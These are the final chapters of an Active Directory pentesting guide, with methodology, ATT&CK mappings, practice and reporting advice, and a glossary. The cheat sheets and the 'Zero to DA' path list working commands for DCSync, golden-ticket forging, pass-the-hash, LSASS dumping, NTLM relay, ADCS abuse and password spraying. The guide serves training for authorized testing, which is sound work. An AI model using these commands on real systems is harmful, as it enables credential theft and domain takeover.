Defense in depth for AD: **tier** the environment (the #1 control), **harden protocols** (AES-only Kerberos, NTLM/relay protections, LDAP signing+CB), **lock down ADCS**, deploy **Credential Guard + LAPS + Protected Users + gMSA**, **disable legacy protocols**, and **monitor** the high-value Event IDs (esp. 4662 DCSync, 4769 RC4 Kerberoast, 5136 ACL/KeyCredentialLink, 4728/4732 priv-group adds) with MDI/Sysmon/SIEM plus honey objects. Continuously run BloodHound/PingCastle/Certipy *defensively* to cut attack paths before attackers do.

[LAB] **Lab exercise (blue)**: Apply three hardening changes to your lab (disable LLMNR, set MachineAccountQuota=0, enable LDAP signing+CB), then re-run the corresponding attacks (Responder, RBCD-via-relay) and confirm they now fail. Wire up a 4662 alert and trigger it with a DCSync.

Next: Chapter 14 — Methodology, Cheat Sheets & MITRE ATT&CK Mapping.


[(continued)]

Chapter 15

Chapter 14 — Methodology, Cheat Sheets & MITRE ATT&CK Mapping

The reference chapter. Phase-by-phase methodology, copy-ready cheat sheets for every major tool, the AD port and hash tables, and ATT&CK IDs mapped to each technique. Bookmark this for exams and engagements.

15.1 14.1 Methodology Flow (scope -> report)



The inner loop is the key insight: **enumerate -> own a principal -> re-enumerate as that principal -> repeat** until Tier 0.

15.2 14.2 Phase-by-Phase Checklist

Recon - [] OSINT: names, email format, leaked creds, GitHub - [] DNS: SRV records (find DCs), AXFR attempt, subdomains - [] Scan AD ports; identify DCs (88+389+445+9389) - [] Userenum (kerbrute); build user list - [] (Careful) external spray — check lockout first

Initial Access - [] Validate found creds (nxc -> look for Pwn3d!) - [] Responder (LLMNR/NBT-NS) capture/relay - [] mitm6 + ntlmrelayx (IPv6) - [] Coerce (PetitPotam/Printerbug/DFSCoerce) -> relay (LDAP/ADCS/SMB) - [] ESC8

chain if ADCS web enroll present

Enumeration - [] BloodHound (-c DCOnly first), mark owned, shortest paths - [] certipy find -vulnerable (ADCS) - [] Delegation (unconstrained/constrained/RBCD), LAPS/gMSA read - [] Shares (SYSVOL cpassword, secrets), MSSQL, SCCM - [] Misconfigs: SPNs on admins, no-preauth, PASSWD_NOTREQD

Privesc - [] Kerberoast / AS-REP roast -> crack - [] ACL edges (Shadow Creds preferred), delegation abuse, GPO abuse - [] ADCS ESC1-16, Certifried, EKUwu; dMSA/BadSuccessor (WS2025) - [] Built-in groups (DnsAdmins/Backup/Server Operators), MSSQL->SYSTEM

Lateral / Dominance - [] PtH/PtT/PtK/Pass-the-Cert to privileged hosts - [] Dump LSASS where DAs are logged in - [] DCSync (krbtgt + targets) -> golden/silver as needed

Wrap-up - [] Persistence (documented), then **full cleanup** - [] Evidence collection, screenshots, timeline - [] Report with findings, risk, remediation (Ch. 13 mappings)

15.3 14.3 Tool <-> Technique Map

Technique	Linux tool	Windows tool
Userenum/spray Enumeration	kerbrute, nxc bloodhound-python, ldapsearch, nxc	Rubeus, DomainPasswordSpray SharpHound, PowerView
Kerberoast	GetUserSPNs.py	Rubeus kerberoast
AS-REP roast	GetNPUsers.py	Rubeus asreproast
Relay/coerce	ntlmrelayx, Coercer, PetitPotam	Inveigh
ACL abuse	bloodyAD, dactedit.py, ownededit.py	PowerView
Shadow Creds	pywhisker + certipy	Whisker + Rubeus
Delegation/RBCD	getST.py, rbcd.py, addcomputer.py	Rubeus s4u
ADCS	Certipy	Certify, ForgeCert
LSASS/secrets	secretsdump.py, pypykatz	Mimikatz, nanodump
DCSync	secretsdump.py -just-dc	Mimikatz dcsync
Ticket forging	ticketer.py	Mimikatz golden/silver, Rubeus
Lateral exec	psexec/wmiexec/atexec/dcomexec.py, evil-winrm	PsExec, WinRS
Pivoting	Ligolo-ng, chisel, sshuttle	Ligolo-ng agent
Entra/cloud	roadrecon, azurehound, AADInternals	AzureHound, TokenTactics

15.4 14.4 MITRE ATT&CK Mapping

TTP	ATT&CK ID
Active scanning / recon	T1595, T1590
Gather victim identity (OSINT)	T1589
Valid accounts	T1078
LLMNR/NBT-NS poisoning & relay	T1557.001
Password spraying	T1110.003
Brute force / cred stuffing	T1110.001/.004
Forced authentication (coercion)	T1187
Kerberoasting	T1558.003

TTP	ATT&CK ID
AS-REP roasting	T1558.004
Golden Ticket	T1558.001
Silver Ticket	T1558.002
Steal/forgo Kerberos tickets (PtT)	T1550.003
Pass-the-Hash	T1550.002
LSASS memory dump	T1003.001
SAM	T1003.002
NTDS	T1003.003
DCSync	T1003.006
LSA secrets	T1003.004
Cached domain creds	T1003.005
DPAPI	T1555.003/.004
Account manipulation (ACL/SID hist/shadow)	T1098 (.001 cloud, .003 roles)
Domain policy mod / trust	T1484 (.001 GPO, .002 trust)
Use alternate auth material (cert)	T1550
Steal app access token / PRT	T1528, T1550.001
Unsecured creds in files (GPP/SYSVOL)	T1552.006
Delegation abuse	T1134 (token), T1098
Remote services (SMB/WMI/WinRM/RDP)	T1021 (.002/.003/.006/.001)
Cloud account / role abuse	T1078.004, T1098.003
Skeleton key	T1556.001
Modify auth process (SSP/DSRM)	T1556
ADCS abuse (certs)	T1649
Defense evasion (AMSI/CLM)	T1562.001, T1059.001
BYOVD	T1068, T1543
Indicator removal (log clear)	T1070.001

15.5 14.5 Impacket Cheat Sheet

```
# Auth flags common to most tools:
# user/pass:      domain/user:password@host
# hash (PtH):     -hashes :Nthash
# kerberos (PtT): -k -no-pass (with KRB5CCNAME set)
# AES key:        -aesKey <key>

secretsdump.py corp/Administrator:'P@ss'@dc # SAM+LSA+cached remote
secretsdump.py -just-dc-ntlm corp/adm:'P@ss'@dc # NTDS hashes (DCSync)
secretsdump.py -ntds ntds.dit -system sys LOCAL # offline NTDS

GetUserSPNs.py -request corp/user:'P@ss' -dc-ip <DC> # Kerberoast
GetNPUsers.py corp/ -usersfile u.txt -no-pass # AS-REP roast

getTGT.py -hashes :<NT> corp/user # overpass-the-hash
getST.py -spn cifs/srv -impersonate Administrator corp/svc:'pw' # S4U
ticketer.py -nthash <krbtgt> -domain-sid <SID> -domain corp Administrator # golden

psexec.py corp/Administrator@host # SYSTEM (loud, 7045)
wmiexec.py corp/Administrator@host # quieter
smbexec.py / atexec.py / dcomexec.py # alternatives

ntlmrelayx.py -t ldaps://dc --delegate-access # relay->RBCD
addcomputer.py -computer-name EVIL$ -computer-pass pw corp/user:'pw'
rbcdd.py -delegate-from EVIL$ -delegate-to SRV01$ -action write corp/user:'pw'
```

15.6 14.6 Mimikatz Cheat Sheet

```
privilege::debug # required for most
sekurlsa::logonpasswords # creds from LSASS
sekurlsa::ekeys # Kerberos keys (PtK)
sekurlsa::tickets /export # export tickets (PtT)
lsadump::sam # local SAM hashes
lsadump::lsa /patch # LSA secrets
lsadump::dcsync /user:krbtgt # DCSync one account
lsadump::dcsync /all # DCSync everything
lsadump::backupkeys # DPAPI domain backup key
kerberos::golden /user:... /sid:... /krbtgt:... /ptt # golden ticket
kerberos::silver /target:... /service:cifs /rc4:... /user:... /ptt
kerberos::ptt ticket.kirbi # pass-the-ticket
dpapi::cred /in:<file> # decrypt DPAPI cred
misc::skeleton # skeleton key (DC)
misc::memssp # in-memory malicious SSP
```

15.7 14.7 Rubeus Cheat Sheet

```
Rubeus.exe kerberoast /nowrap /rc4opsec
Rubeus.exe asreproast /nowrap
Rubeus.exe asktgt /user:U /rc4:<NT> /ptt # overpass-the-hash
Rubeus.exe asktgt /user:U /certificate:<pfx> /password:<pw> /ptt # PtCert
Rubeus.exe s4u /user:svc /rc4:<NT> /impersonateuser:Administrator \
/msdsspn:cifs/srv01 /ptt # (R)BCD / constrained
Rubeus.exe monitor /interval:5 /nowrap # unconstrained TGT capture
Rubeus.exe ptt /ticket:<b64|file> # pass-the-ticket
Rubeus.exe golden /... | diamond /krbkey:<aes> /ticketuser:Administrator /ptt
Rubeus.exe triage / klist # list tickets
```

15.8 14.8 BloodHound Cypher Cheat Sheet

```
// Shortest path from owned to Domain Admins
MATCH p=shortestPath((n {owned:true})-[*1..]->(g:Group))
WHERE g.name STARTS WITH 'DOMAIN ADMINS' RETURN p

// Kerberoastable users
MATCH (u:User {hasspn:true}) RETURN u.name

// AS-REP roastable
MATCH (u:User {dontreqpreauth:true}) RETURN u.name

// Who can DCSync
MATCH (n)-[:DCSync|GetChanges|GetChangesAll]->(d:Domain) RETURN n.name

// Unconstrained delegation computers
MATCH (c:Computer {unconstraineddelegation:true}) RETURN c.name

// What can an owned principal do (one hop)?
MATCH (n {owned:true})-[:r]->(m) RETURN n,type(r),m

// Computers where Domain Users are admin
MATCH (g:Group)-[:AdminTo]->(c:Computer)
WHERE g.name STARTS WITH 'DOMAIN USERS' RETURN c.name
```

15.9 14.9 Certipy Cheat Sheet

```
certipy find -u u@corp -p pw -dc-ip <DC> -vulnerable -stdout # enumerate ESC
certipy req -u u@corp -p pw -ca <CA> -template <T> -upn administrator@corp # ESC1
```

```

certipy req -u u@corp -p pw -ca <CA> -template <T> \
    -application-policies 'Client Authentication' # ESC15/EKUwu
certipy find -u u@corp -p pw -dc-ip <DC> -vulnerable # flags ESC1-16 incl ESC16
certipy parse -u u@corp -p pw <host> # offline/stealthy CA recon
certipy auth -pfx administrator.pfx -dc-ip <DC> # PKINIT -> TGT+hash
certipy relay -target http://CA/certsrv/certifnsh.asp -template DomainController # ESC8
certipy ca -backup -ca <CA> -u adm -p pw # steal CA key
certipy account create -user EVIL$ -dns dc01.corp ... # Certifried

```

15.10 14.10 NetExec (nxc) Cheat Sheet

```

nxc smb <range> # fingerprint, signing, domain
nxc smb <host> -u u -p pw # (Pwn3d!) = local admin
nxc smb <host> -u u -H <NTHash> # Pass-the-Hash
nxc smb <host> -u u -p pw --shares --sessions --loggedon-users
nxc smb <host> -u u -p pw --pass-pol # lockout policy
nxc smb <host> -u users.txt -p pw --continue-on-success # spray
nxc ldap <DC> -u u -p pw --kerberoasting k.txt --asreproast a.txt
nxc ldap <DC> -u u -p pw --trusted-for-delegation --gmsa -M laps
nxc smb <host> -u u -p pw -M spider_plus -M gpp_password
nxc mssql <host> -u u -p pw -x whoami # if xp_cmdshell
nxc winrm <host> -u u -p pw # WinRM access check

```

15.11 14.11 PowerView Cheat Sheet

```

Get-Domain ; Get-DomainController ; Get-DomainSID
Get-DomainUser -SPN ; Get-DomainUser -PreauthNotRequired
Get-DomainGroupMember 'Domain Admins' -Recurse
Get-DomainComputer -Unconstrained ; -TrustedToAuth
Find-InterestingDomainAcl -ResolveGUIDs
Get-DomainObjectAcl -Identity X -ResolveGUIDs
Find-DomainShare -CheckShareAccess
Find-DomainUserLocation -UserGroupIdentity 'Domain Admins' # user hunting
Add-DomainGroupMember -Identity 'Domain Admins' -Members me
Set-DomainObjectOwner / Add-DomainObjectAcl # DACL abuse
Get-DomainTrust ; Get-ForestTrust

```

15.12 14.12 AD Port Reference

Port	Service	Port	Service
53	DNS	636	LDAPS
88	Kerberos	3268	GC (LDAP)
135	RPC EPM	3269	GC (LDAPS)
139	NetBIOS	1433	MSSQL
389	LDAP	3389	RDP
445	SMB	5985	WinRM HTTP
464	kpasswd	5986	WinRM HTTPS
593	RPC/HTTP	9389	AD Web Services

15.13 14.13 Hash Type & Crack-Mode Reference

Hash	hashcat	john	PtH?	Source
LM	3000	lm	[DONE]	SAM/NTDS
NT (NTLM)	1000	nt	[DONE]	SAM/NTDS/LSASS
NetNTLMv1	5500	netntlm	[NO]	capture/relay
NetNTLMv2	5600	netntlmv2	[NO]	capture/relay
Kerberos AS-REP (RC4)	18200	krb5asrep	—	AS-REP roast
Kerberos TGS-REP (RC4)	13100	krb5tgs	—	Kerberoast
Kerberos TGS-REP (AES)	19600/19700	—	—	Kerberoast
DCC2 (mscash2)	2100	mscash2	[NO]	cached creds
KeePass	13400	keepass	—	.kdbx

```
hashcat -m <mode> hashes.txt rockyou.txt -r rules/best64.rule -O -w 3
```

15.14 14.14 Exam Strategy

OSCP AD set (3 chained machines): - Get a foothold (often web/service), then pivot. The AD chain is *connected* — creds from box 1 unlock box 2. - Reliable flow: enumerate -> Kerberoast/AS-REP -> crack -> spray reuse -> BloodHound -> DCSync. - Tools allowed are limited (no commercial C2 / heavy automation restrictions) — master Impacket, nxc, BloodHound, manual enum. Check the current exam restrictions doc. - Document everything as you go (screenshots, commands) — reporting is graded.

CPENT / CRTP / CRTE: - CRTP/CRTE: lab-based, heavy on PowerShell/AD concepts (delegation, ACLs, trusts, persistence) — practice the Altered Security lab. - CPENT: broader pentest + pivoting; AD is one large component.

[EXAM TIP] The universal exam truth: **when stuck, enumerate more and re-run BloodHound as your newest owned principal.** New ownership reveals new paths.

Next: Chapter 15 — Practice, Resources & Next Steps (final chapter).

[(continued)]

Chapter 16

Chapter 15 — Practice, Resources & Next Steps

Knowledge without reps fades. This final chapter gives you a structured practice path, a certification ladder, the canonical resources to stay current, and how to turn all of it into professional, report-ready output.

16.1 15.1 Recommended Practice Platforms

Platform	Best for	Notes
GOAD (local)	Full attack-chain practice, free	Two forests, dozens of misconfigs — practice <i>everything</i> in this book
Hack The Box — Pro Labs	Enterprise-scale AD	Dante (beginner pivot), Offshore , RastaLabs , Cybernetics , Zephyr (newer AD)
HTB machines	Single-skill drills	Follow TJ Null’s “OSCP-like” list for AD boxes
TryHackMe	Guided beginners	“Attacking Kerberos”, “AD Basics”, “Post-Exploitation”, “Throwback” network
VulnLab	Modern realistic AD	Excellent chains + Red Team Labs; ADCS/coercion heavy
Altered Security labs	CRTP/CRTE/CRTP-style	The cert labs themselves; closest to the exams
PentesterLab / PortSwigger	Web-to-AD pivots	Auth, SAML, JWT, LDAP injection feeders

[TIP] **Suggested ramp:** TryHackMe AD rooms -> GOAD (break it end-to-end) -> HTB AD machines -> HTB Pro Lab (Dante then Offshore) -> VulnLab Red Team. Rebuild/revert and repeat until each attack is muscle memory.

16.2 15.2 Certification Path

A sensible ladder (skill, not just résumé):

```
CRTP → CRTE → OSCP → CPENT / PNPT → OSCE3 / CRT0
(AD basics, PS, attacks) (adv. AD, forests, trusts) (broad pentest + pivoting, AD set) (full pentest / network + reporting) (red team / advanced evasion + C2)
```

- **CRTP (Certified Red Team Professional, Altered Security)**: the best *first* AD-focused cert — delegation, ACLs, Kerberoast, trusts, persistence. High value-to-effort.
- **CRTE (Certified Red Team Expert)**: forests, cross-trust, advanced persistence/evasion.
- **OSCP (OffSec)**: broad pentest; the AD chain is a major exam component. Industry baseline.
- **CPENT (EC-Council) / PNPT (TCM Security)**: full-scope pentest + pivoting; **PNPT** is notably AD/realistic-network and report-focused.
- **OSCE3 (OSEP+OSWE+OSED) / CRT0 (Zero-Point Security)**: advanced red teaming, C2, evasion — where OPSEC (Ch. 11) becomes central.

[EXAM TIP] If you only do one for AD: **CRTP**. If you want a job-ready pentest cert: **OSCP** (or PNPT for a budget, report-heavy path).

16.3 15.3 Canonical Reading & References

Keep these open while you work — they’re the primary sources this guide distills:

Resource	Why
The Hacker Recipes (thehacker.recipes)	The best free, current AD methodology + exact commands
HackTricks (book.hacktricks.xyz)	Broad, fast lookup for any technique
ired.team	Clear technique deep-dives with code
adsecurity.org (Sean Metcalf)	Foundational AD attack/defense articles
Internal All The Things (swisskyrepo)	Cheat-sheet style payloads/commands
SpecterOps blog	BloodHound, ADCS (“Certified Pre-Owned”), delegation research
TrustedSec / NetSPI / Synacktiv blogs	Tooling + novel TTPs
MITRE ATT&CK (attack.mitre.org)	TTP taxonomy + detections
Microsoft Learn / Security docs	Authoritative protocol + hardening reference
Tool GitHubs	BloodHound, Impacket, Certipy, NetExec, Rubeus, Mimikatz, bloodyAD, Coercer, ROADtools, AADInternals

16.4 15.4 Communities

- **BloodHound Slack** (BloodHoundGang) — active, tool authors present.
- **NetSecFocus / TheCyberMentor Discord** — OSCP/PNPT prep.
- **Altered Security / RTC communities** — CRTP/CRTE.
- Local DEF CON groups, Vetcon, conference Discords.

16.5 15.5 Researchers to Follow (stay current)

AD/Entra tradecraft moves fast — follow the people who publish it:

- **Will Schroeder** (@harmj0y) — PowerView, Rubeus, ADCS, Kerberos.
- **Lee Christensen** (@tifkin_) — ADCS (“Certified Pre-Owned”), coercion.
- **Charlie Bromberg** (@_nwodtuhs) — The Hacker Recipes, Exegol, Certipy/Coercer ecosystem.
- **Dirk-jan Mollema** (@_dirkjan) — mitm6, ROADtools, Entra/hybrid, relay research.
- **Elad Shamir** — RBCD / S4U delegation research.
- **Benjamin Delpy** (@gentilkiwi) — Mimikatz, Kekeo.
- **Oliver Lyak** (@ly4k_) — Certipy / ADCS.
- **Andy Robbins / SpecterOps team** — BloodHound, attack-path management.

[TIP] Following these on X/Mastodon/their blogs is how you’ll learn ESC16+, the next coercion variant, or the next PAC bypass *before* it hits the courseware.

16.6 15.6 Staying Up to Date (2025–2026 and beyond)

- Watch for **new ESC techniques** (the ESC list keeps growing past ESC15) and **Certipy** releases.
- Track **Microsoft’s NTLM deprecation**, **SMB signing defaults**, **Kerberos PAC hardening**, and **Negotiate/IAKerb/Local KDC** changes — they’re actively reshaping what works.
- Follow **dMSA / BadSuccessor** and Server 2025 identity changes.
- Monitor **Entra/cloud** tradecraft (PRT, token theft, AiTM, device-code phishing) — the fastest-moving area.
- Conference talks: **DEF CON**, **Black Hat**, **Troopers**, **x33fcon**, **SO-CON** — many publish slides/video.

[WARNING] Because this field changes monthly, **verify exact command syntax, CVE details, and tool flags against current sources before relying on them in an engagement**. This guide gives you the durable mental models; the specifics drift.

16.7 15.7 Professional Reporting

Findings are worthless if you can’t communicate them. A strong AD report:

Structure 1. **Executive summary** — business-language risk: “We obtained Domain Admin within X hours via a chain of common misconfigurations.” 2. **Attack narrative / kill chain** — the path you walked, with screenshots, ideally as a diagram (BloodHound path image is excellent here). 3. **Findings** — each with: description, **evidence**, **impact**, **likelihood/severity** (e.g. CVSS or risk matrix), and **remediation** (map to Ch. 13). 4. **Remediation roadmap** — prioritized (quick wins like disable LLMNR / MachineAccountQuota=0 vs strategic like tiering). 5. **Appendices** — full command logs, affected accounts, raw data.

Good practice - Tie each finding to its **fix** (Ch. 13) and **ATT&CK ID** (Ch. 14). - Quantify: “N service accounts Kerberoastable, M with crackable passwords, K of those privileged.” - Separate **root causes** (e.g. flat admin model) from **symptoms** (one Kerberoastable account). - Document **everything you changed** (added accounts, ACLs, certs, tickets) and confirm **cleanup**. - Re-test / offer a verification window after remediation.

[BLUE TEAM] The best pentest reports read like a story the client can act on: *here’s how we got in, here’s the one change that would have stopped us earliest, here’s the prioritized list.*

16.8 15.8 Final Word

You now have the full arc: **how AD works -> how to set up a lab -> recon -> initial access -> enumeration -> credential harvesting -> privilege escalation -> lateral movement -> domain dominance -> persistence -> evasion -> hybrid/cloud -> defense -> methodology/reference.**

The two mindsets that matter most: 1. **Offense:** *enumerate relentlessly, chain small misconfigs, prefer the quiet path, and re-enumerate as every new principal you own.* The path to Domain Admin almost always already exists. 2. **Defense:** *tier the environment, harden the protocols, watch the high-value events (DCSync/Kerberoast/ACL/priv-group changes), and continuously cut attack paths before attackers walk them.*

Use this knowledge only where you're authorized. The same skills that compromise a domain are exactly the skills that secure it — be the person who does both well.

[LAB] **Capstone exercise:** In GOAD, go from zero (network access only) to Enterprise Admin across both forests using only techniques from this guide. Write a short report (§15.7) for the run. Then put on the blue hat: apply the Ch. 13 hardening that would have stopped you earliest, and prove the chain now breaks.

16.9 Appendix A — Master Technique Index

Ch	Phase	Headline techniques
1	Foundations	LDAP, Kerberos, NTLM, ACLs, SPNs, trusts, LAPS/gMSA/dMSA
2	Lab	Manual DC, GOAD, attack box, vuln seeding
3	Recon	OSINT, DNS SRV, port map, kerbrute userenum, spraying
4	Initial access	Responder, mitm6, NTLM relay, coercion, ESC8
5	Enumeration	BloodHound, PowerView, certipy find, delegation/LAPS/gMSA
6	Cred harvest	LSASS, NTDS, Kerberoast, AS-REP, DPAPI, DCC2
7	Privesc	ACL abuse, Shadow Creds, delegation, GPO, ESC1–16, Certified, BadSuccessor
8	Lateral	PtH/PtK/PtT/PtCert, exec family, Ligolo/Chisel pivot
9	Dominance	DCSync, golden/silver/diamond/sapphire, DCShadow, SID history, trusts
10	Persistence	golden, forged cert, Shadow Creds, AdminSDHolder, DSRM, machine accts
11	Evasion	AMSI/CLM/AppLocker, Credential Guard, Protected Users, BYOVD concepts
12	Entra/hybrid	PRT, Golden SAML, AAD Connect, Intune, consent grants, managed identity
13	Defense	Tiering, protocol hardening, ADCS lockdown, Event IDs, MDI, honey tokens
14	Reference	Methodology, cheat sheets, ATT&CK, port/hash tables, exam tips
15	Next steps	Labs, certs, resources, researchers, reporting

16.10 Appendix B — One-Page “Zero to DA” Quick Path

- | | |
|---|---------------------|
| 1. nxc smb <range> | # find DCs, signing |
| 2. kerbrute userenum + careful spray | # get a credential |
| 3. bloodhound-python -c All ; mark owned | # find the path |
| 4. GetUserSPNs/GetNPUsers -> hashcat | # roast + crack |
| 5. spray cracked pw (reuse) | # widen access |
| 6. exploit the BH edge (ACL/Shadow/RBCD/ADCS certipy) | # escalate |
| 7. wmiexec to a box w/ DA session -> LSASS (or relay/coerce -> ESC8 -> DC cert) | # grab DA |

8. `secretsdump -just-dc (krbtgt)` # own domain
9. `ticketer golden (if needed)` ; cross-trust SID history for forest
10. document, clean up, report

[[DONE] GUIDE COMPLETE]

Chapter 17

Chapter 16 — Reference: Protocols, Tools, Technologies & Acronyms

The lookup chapter. Everything referenced anywhere in this guide — every protocol, every tool, every Windows binary, every three-letter acronym — defined in one place. Use it when a chapter throws a term at you and you want a one-line answer plus a pointer to where it's used in depth.

17.1 16.1 How to Use This Chapter

- §16.2 is the master **acronym/short-form** table (alphabetical) — the fastest lookup.
- §16.3–16.5 explain the **protocols**, **authentication material**, and **technologies/features**.
- §16.6 is the **Windows built-in tools / LOLBins** catalog.
- §16.7 is the **offensive tooling** catalog, grouped by phase.
- §16.8 covers **PowerShell tooling**, §16.9 **defensive tech**, and §16.10 **file formats & artifacts**.

Cross-references like (*Ch. 7.6*) point to the deep-dive section.

17.2 16.2 Acronyms & Short Forms (Master Table)

Term	Expansion	One-line meaning
AD	Active Directory	Microsoft's directory service (Ch. 1)
AD DS	AD Domain Services	The server role that <i>is</i> AD
ACE	Access Control Entry	One allow/deny rule in a DACL (Ch. 1.8)
ACL	Access Control List	List of ACEs on an object
ADCS	AD Certificate Services	PKI / certificate authority in AD (Ch. 7.6)
ADFS	AD Federation Services	SAML token issuer for federation (Ch. 12)
AES	Advanced Encryption Standard	Strong Kerberos etype (17/18)
AMSI	Antimalware Scan Interface	Runtime script scanning (Ch. 11.2)
AS	Authentication Service	KDC sub-service issuing TGTs
AS-REP	AS Response	Kerberos reply containing the TGT
AS-REQ	AS Request	Kerberos auth request
ATT&CK	Adversarial Tactics, Techniques & Common Knowledge	MITRE TTP taxonomy (Ch. 14.4)
AV	Antivirus	Signature/heuristic malware detection
BYOVD	Bring Your Own Vulnerable Driver	Load a signed vulnerable driver to kill EDR (Ch. 11.8)
CA	Certificate Authority	Issues certificates in ADCS

Term	Expansion	One-line meaning
CAE	Continuous Access Evaluation	Near-real-time token revocation (Entra)
CCACHE	Credential Cache	Linux/MIT Kerberos ticket file (KRB5CCNAME)
CLM	Constrained Language Mode	Restricted PowerShell mode (Ch. 11.3)
CSR	Certificate Signing Request	Request submitted to a CA
CVE	Common Vulnerabilities and Exposures	Public vuln identifier
DA	Domain Admins	Domain-wide admin group
DACL	Discretionary ACL	The permissions list on an object (Ch. 1.8)
DC	Domain Controller	Server hosting AD (Ch. 1.3)
DCC2 / MSCACHE2	Domain Cached Credentials v2	Cached logon verifier (Ch. 6.9)
dMSA	Delegated Managed Service Account	WS2025 managed account; BadSuccessor target (Ch. 7.6.5)
DNS	Domain Name System	Name resolution; AD depends on it (Ch. 1.6.4)
DPAPI	Data Protection API	Encrypts user secrets/creds (Ch. 6.4)
DRS / DRSUAPI	Directory Replication Service (MS-DRSR)	DC-to-DC replication; abused by DCSync (Ch. 9.1)
DSRM	Directory Services Restore Mode	DC local-admin recovery mode; backdoor (Ch. 10.9)
EA	Enterprise Admins	Forest-wide admin group
EDR	Endpoint Detection and Response	Behavioral endpoint security (Ch. 11.8)
EKU	Extended Key Usage	What a certificate is allowed to do (Ch. 7.6)
EPA	Extended Protection for Authentication	Channel binding; stops some relays (Ch. 4.4)
ESAE	Enhanced Security Admin Environment	“Red Forest” Tier-0 isolation model
ESC	Escalation (ADCS)	ESC1–ESC16 cert-services escalation paths (Ch. 7.6)
etype	Encryption type	Kerberos cipher (RC4=23, AES=17/18)
FOCI	Family of Client IDs	Microsoft apps sharing refresh tokens (Ch. 12.7.5)
FSMO	Flexible Single Master Operations	The 5 single-master DC roles (Ch. 1.3)
GC	Global Catalog	Forest-wide partial index (ports 3268/3269)
gMSA	Group Managed Service Account	Auto-rotating service account (Ch. 1.14)
GPO	Group Policy Object	Policy pushed to users/computers (Ch. 1.9)
GPP	Group Policy Preferences	Legacy cpassword leak source (Ch. 1.9)
HVCI	Hypervisor-protected Code Integrity	Blocks unsigned/blocklisted drivers (Ch. 11.8)
IOC	Indicator of Compromise	Forensic artifact of an attack
KCD	Kerberos Constrained Delegation	Delegation to specific services (Ch. 7.4.2)
KDC	Key Distribution Center	Kerberos service on the DC (Ch. 1.6.2)
KUD	Kerberos Unconstrained Delegation	Host caches any user’s TGT (Ch. 7.4.1)
LAPS	Local Administrator Password Solution	Randomizes local admin passwords (Ch. 1.14)
LDAP / LDAPS	Lightweight Directory Access Protocol (/Secure)	Read/write the directory (Ch. 1.6.1)
LM	LAN Manager (hash)	Ancient, broken password hash
LLMNR	Link-Local Multicast Name Resolution	Poisonable name fallback (Ch. 4.2)
LOLBin	Living-Off-the-Land Binary	Built-in tool abused offensively (Ch. 16.6)
LSA	Local Security Authority	Holds local security secrets
LSASS	LSA Subsystem Service	Process holding live creds/tickets (Ch. 6.1)
MECM / SCCM	Microsoft Endpoint Config Manager	Endpoint management; attack surface (Ch. 7.10)
MDI	Microsoft Defender for Identity	AD attack detection sensor (Ch. 13.12)
MFA	Multi-Factor Authentication	Second auth factor
NAA	Network Access Account	SCCM credential, often recoverable (Ch. 7.10)
NBT-NS	NetBIOS Name Service	Poisonable legacy name resolution (Ch. 4.2)

Term	Expansion	One-line meaning
NT hash	NT (NTLM) hash	MD4 of password; used for PtH (Ch. 1.7)
NTLM	NT LAN Manager	Legacy challenge-response auth (Ch. 1.6.3)
NTDS.dit	NT Directory Services database	The AD database holding all hashes (Ch. 1.5)
OAuth / OIDC	Open Authorization / OpenID Connect	Cloud auth/identity protocols (Ch. 12)
OPSEC	Operational Security	Avoiding detection (Ch. 11)
OU	Organizational Unit	Container for delegation/GPOs (Ch. 1.2)
PAC	Privilege Attribute Certificate	Group/SID blob inside Kerberos tickets (Ch. 1.6.2)
PAM	Privileged Access Management	Bastion/PIM trust feature (Ch. 9.14)
PAW	Privileged Access Workstation	Hardened admin-only machine (Ch. 13.1)
PFX / P12	Personal Information Exchange	Cert + private key file
PHS	Password Hash Sync	Entra hybrid auth method (Ch. 12.2)
PKINIT	Public Key Cryptography for Initial Auth	Cert-based Kerberos auth (Ch. 7.3)
PPL	Protected Process Light	Hardens LSASS against dumping (Ch. 6.1)
PRT	Primary Refresh Token	Cloud SSO token; “golden ticket of cloud” (Ch. 12.5)
PSO	Password Settings Object	Fine-grained password policy (Ch. 5.12)
PtC	Pass-the-Certificate	Auth with a cert (Ch. 8.5)
PtH	Pass-the-Hash	Auth with an NT hash (Ch. 8.2)
PtK	Pass-the-Key	Auth with a Kerberos key (Ch. 8.3)
PtT	Pass-the-Ticket	Auth with a stolen ticket (Ch. 8.4)
PTA	Pass-Through Authentication	Entra hybrid auth method (Ch. 12.2)
RBCD	Resource-Based Constrained Delegation	Resource controls delegation (Ch. 7.4.3)
RC4	Rivest Cipher 4	Weak Kerberos etype (23); = NT hash
RCE	Remote Code Execution	Running code on a remote host
RDP	Remote Desktop Protocol	Interactive desktop (port 3389)
RID	Relative Identifier	The tail of a SID (e.g. 512 = DA)
RODC	Read-Only Domain Controller	Filtered, read-only DC (Ch. 1.3)
RPC	Remote Procedure Call	MS-RPC underpins many services (Ch. 1.6.5)
